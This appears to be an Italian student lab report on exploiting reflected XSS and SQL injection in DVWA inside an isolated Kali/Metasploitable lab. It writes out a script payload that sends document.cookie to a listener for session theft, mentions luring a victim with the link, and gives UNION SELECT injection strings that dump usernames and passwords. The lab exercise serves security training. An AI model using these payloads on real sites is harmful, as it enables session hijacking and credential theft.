Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA


Luca Calzia - 10/11/2026

1. Obiettivo

L'obiettivo dell'esercizio è configurare un laboratorio virtuale isolato in cui Kali Linux possa accedere alla Damn Vulnerable Web Application (DVWA) ospitata su Metasploitable. Una volta verificata la comunicazione tra le due macchine virtuali, l'attività prevede di dimostrare, in condizioni controllate, gli effetti di due vulnerabilità applicative, Cross-Site Scripting (XSS) e SQL Injection. Il report documenta le prove svolte e i risultati osservati, distinguendo gli effetti sul browser da quelli sulle interrogazioni al database.


2. Configurazione del Laboratorio

Innanzitutto partiamo dal configurare il laboratorio, abbiamo configurato la macchina Metasploitable con indirizzo 192.168.77.20 e la macchina Kali con 192.168.77.10.




Vediamo che il ping tra le due macchine funziona quindi sono configurati correttamente.

Accediamo poi alla DVWA con le credenziali e settiamo il livello di sicurezza a **Low.**



3. Attacco XSS Reflected

Andiamo su DVWA nella sezione XSS Reflected, inseriamo il nome luca e vediamo che l'input del campo di ricerca viene usato per creare l'output sulla pagina.



Proviamo ad inserire alcuni tag HTML per vedere se il browser interpreta l'input come codice.


Proviamo quindi **<i>** seguito dal nome, viene restituito l'output *Luca* quindi dimostriamo che il browser interpreta l'input come codice.

Per sfruttare questa vulnerabilità possiamo quindi modificare lo script in modo tale:


1. recuperare i cookie di un utente ed inviarli verso un web server controllato da noi

   <script>window.location='http://127.0.0.1:1919/?cookie=' + document.cookie;</script>

2. inviare il link ad una vittima per rubare i cookie



Successivamente ci mettiamo in ascolto da Kali, tramite Netcat sulla porta :1919 del localhost e catturiamo i cookie di sessione dell'utente autenticato..





4. Attacco SQL Injection

Ci spostiamo ora su SQL Injection in DVWA, inseriamo nel user input un valore per l'ID, ad esempio 2.

Viene analizzata la query e viene restituita la riga con l'ID corrispondente.

Ora per vedere se il codice legge anche gli apici (i commenti) possiamo inserire una condizione sempre vera **1' OR '1'='1**, se restituisce l'intera query allora vuol dire che abbiamo trovato un punto vulnerabile.





A questo punto possiamo scopire quante colonne abbiamo nella query, ma sappiamo che in questo caso sono 2 quindi facendo una UNION SELECT con utenti e password riusciamo a recuperare l'utente e la password associata.

Inseriamo quindi nel campo input dell'utente: 1' UNION SELECT user, password FROM users#

Mettiamo il cancelletto così che il codice posto dopo viene ignorato

